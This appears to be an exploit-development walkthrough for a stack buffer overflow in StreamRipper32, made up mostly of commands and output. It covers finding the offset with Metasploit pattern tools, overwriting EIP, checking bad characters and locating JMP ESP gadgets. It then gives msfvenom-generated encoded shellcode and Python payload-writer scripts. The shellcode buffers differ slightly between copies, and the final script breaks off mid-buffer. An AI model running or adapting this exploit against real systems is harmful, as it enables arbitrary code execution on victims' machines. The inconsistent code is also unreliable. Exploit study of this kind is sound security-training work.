└──(javvadi㉿JAVVADI)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
l1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8
Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At1
2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9A
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5

└──(javvadi㉿JAVVADI)-[~]
$ locate pattern_offset.rb
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb

└──(javvadi㉿JAVVADI)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136
[*] Exact match at offset 230

└──(javvadi㉿JAVVADI)-[~]
$ █

```

Here You can see, the offset matched at 230

So, we have to input some junk till the 230th offset and then instruct the EIP (Instruction Pointer) to execute ESP (Stack Pointer).

Let's control the esp & Verify the above.

## Control ESP


Here, I created a payload of 230 bytes of Alphabet “A” & 4 bytes of Alphabet “B” & some bytes of Alphabet “C”. and used this exploit in the user interaction field of our software. And check the EIP(Instruction Pointer) & ESP(Stack Pointer) & EBP(Base pointer).

We know Instruction Pointer points to the next instruction to be executed.

```

# -*- coding: cp1252 -*-
f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100
payload=junk + bat + cash +buf
f.write(payload)
f.close
|

```



EIP = 42424242 = "BBBB"


You can see ESP & EBP has been overwritten with numerous "C"s.

## Identify Bad Characters

This will create an array of all bytes including all possible bad characters.

Open this bytearray.txt file and use this shell code and create a payload and identify the bad characters of this software.


Paste the output in the user interaction field. Check the stack pointer and right click on it and click on “Follow on Dump”.



After this, You will able to identify the bad characters by using the address where the array begins

**!mona compare -f bytearray.bin -a [address]**

As shown below



# Find JMP ESP

## Log data, item 5

Address=004BE586

Message= 0x004be586 : push esp # ret 0x0c | startnull {PAGE\_EXECUTE\_READ}

[StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)

## Log data, item 4

Address=0049C015

Message= 0x0049c015 : call esp | startnull {PAGE EXECUTE READ} [StreamRipper32.exe]

ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files)

(x86)\StreamRipper32\StreamRipper32.exe)

## Log data, item 3

Address=00401E47

Message= 0x00401e47 : push esp # ret | startnull,asciiprint,ascii {PAGE\_EXECUTE\_READ}  
[StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program  
Files (x86)\StreamRipper32\StreamRipper32.exe)

Here you can see esp address which should be used by using the !mona jmp -r esp command

## Generate Shell Code

```
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed  
-b "\x00" -f python
```

```
(root@JAVVADI)-[/home/javvadi]  
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00" -f python  
Found 1 compatible encoders - framework/tools/exploit/pattern_create.rb  
Attempting to encode payload with 1 iterations of x86/alpha_mixed  
x86/alpha_mixed succeeded with size 440 (iteration=0)  
x86/alpha_mixed chosen with final size 440  
Payload size: 440 bytes  
Final size of python file: 2145 bytes  
buf = b"  
buf += b"\x89\xe5\xdd\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"  
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"  
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"  
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"  
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"  
buf += b"\x42\x65\x50\x35\x75\x50\x65\x30\x6e\x69\x7a\x45"  
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"  
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"  
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"  
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"  
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"  
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"  
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"  
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"  
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"  
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"  
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"  
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"  
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"  
buf += b"\x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38"  
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"  
buf += b"\x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"  
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"  
buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"  
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"  
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"  
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"  
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"  
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"  
buf += b"\x48\x4d\x76\x6f\x65\x4f\x4d\x6f\x6d\x39\x6f\x79\x45"  
buf += b"\x67\x4c\x54\x46\x53\x4c\x56\x6a\x4d\x50\x49\x6b\x79"  
buf += b"\x70\x33\x45\x54\x45\x4f\x4b\x73\x77\x54\x53\x72\x52"  
buf += b"\x70\x6f\x33\x5a\x35\x50\x61\x43\x6b\x4f\x6b\x65\x35"  
buf += b"\x33\x53\x51\x30\x6c\x43\x53\x35\x50\x41\x41"
```

```
msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e  
x86/alpha_mixed -b "\x00" -f python
```

```
[root@JAVVADI]# msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha_mixed -b "\x00" -f python  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/alpha_mixed tern_create.rb  
x86/alpha_mixed succeeded with size 454 (iteration=0)  
x86/alpha_mixed chosen with final size 454  
Payload size: 454 bytes  
Final size of python file: 2212 bytes  
buf = b""  
buf += b"\x89\xe0\xdb\xd4\xd9\x70\xf4\x5b\x53\x59\x49\x49"  
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"  
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"  
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"  
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x49\x78\x4b"  
buf += b"\x32\x57\x70\x55\x50\x57\x70\x63\x50\x6b\x39\x7a\x45"  
buf += b"\x46\x51\x6b\x70\x35\x34\x4e\x6b\x76\x30\x50\x30\x6c"  
buf += b"\x4b\x56\x32\x66\x6c\x6e\x6b\x32\x72\x65\x44\x4c\x4b"  
buf += b"\x51\x62\x71\x38\x46\x6f\x78\x37\x61\x5a\x76\x46\x34"  
buf += b"\x71\x79\x6f\x6e\x4c\x77\x4c\x75\x31\x61\x6c\x74\x42"  
buf += b"\x34\x6c\x55\x70\x5a\x61\x6a\x6f\x64\x4d\x56\x61\x5a"  
buf += b"\x67\x38\x62\x39\x62\x73\x62\x70\x57\x4c\x4b\x72\x72"  
buf += b"\x36\x70\x6c\x4b\x52\x6a\x67\x4c\x4c\x4b\x52\x6c\x32"  
buf += b"\x31\x62\x58\x5a\x43\x71\x58\x36\x61\x5a\x71\x72\x71"  
buf += b"\x6c\x4b\x72\x79\x75\x70\x33\x31\x68\x53\x4e\x6b\x31"  
buf += b"\x59\x64\x58\x4a\x43\x66\x5a\x73\x79\x6c\x4b\x30\x34"  
buf += b"\x6c\x4b\x35\x51\x58\x56\x30\x31\x4b\x4f\x4c\x6c\x6a"  
buf += b"\x61\x4a\x6f\x56\x6d\x55\x51\x6b\x77\x30\x38\x69\x70"  
buf += b"\x52\x55\x6c\x36\x56\x63\x33\x4d\x6c\x38\x55\x6b\x71"  
buf += b"\x6d\x75\x74\x74\x35\x39\x74\x52\x78\x4c\x4b\x53\x68"  
buf += b"\x47\x54\x73\x31\x39\x43\x35\x36\x6e\x6b\x76\x6c\x70"  
buf += b"\x4b\x4c\x4b\x61\x48\x37\x6c\x57\x71\x39\x43\x6e\x6b"  
buf += b"\x35\x54\x4e\x6b\x57\x71\x68\x50\x4d\x59\x47\x34\x71"  
buf += b"\x34\x36\x44\x63\x6b\x51\x4b\x30\x61\x76\x39\x50\x5a"  
buf += b"\x42\x71\x49\x6f\x59\x70\x61\x4f\x61\x4f\x70\x5a\x6e"  
buf += b"\x6b\x65\x42\x6a\x4b\x4c\x4d\x73\x6d\x42\x4a\x37\x71"  
buf += b"\x4e\x6d\x6e\x65\x68\x32\x73\x30\x65\x50\x63\x30\x46"  
buf += b"\x30\x30\x68\x70\x31\x6c\x4b\x50\x6f\x6f\x77\x79\x6f"  
buf += b"\x4b\x65\x4f\x4b\x6c\x30\x4c\x75\x6c\x62\x43\x66\x32"  
buf += b"\x48\x4d\x76\x4c\x55\x6f\x4d\x6d\x4d\x79\x6f\x58\x55"  
buf += b"\x75\x6c\x56\x66\x71\x6c\x45\x5a\x4d\x50\x59\x6b\x4d"  
buf += b"\x30\x31\x65\x67\x75\x4d\x6b\x63\x77\x67\x63\x72\x52"  
buf += b"\x70\x6f\x30\x6a\x65\x50\x52\x73\x39\x6f\x5a\x75\x73"  
buf += b"\x53\x42\x4f\x32\x4e\x70\x74\x44\x32\x62\x4f\x32\x4c"  
buf += b"\x34\x6e\x72\x45\x74\x38\x75\x35\x55\x50\x41\x41"
```



This is the Corresponding shell code to change the trigger to respective Cmd or control panel.

Use respective shell code to generate the payload and paste the output in any user interaction field to open/trigger the respective Cmd or Control Panel.

## CALCULATOR:

```
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 230
nseh="\x86\xE5\x4B\x90"
nops="\x90" * 30

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00" -f python
buf = b"""
buf += b"\x89\xe5\xdd\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"
buf += b"\x42\x65\x50\x35\x50\x75\x50\x65\x30\x6e\x69\x7a\x45"
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"
buf += b"\x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38"
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"
buf += b"\x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"
buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"
```

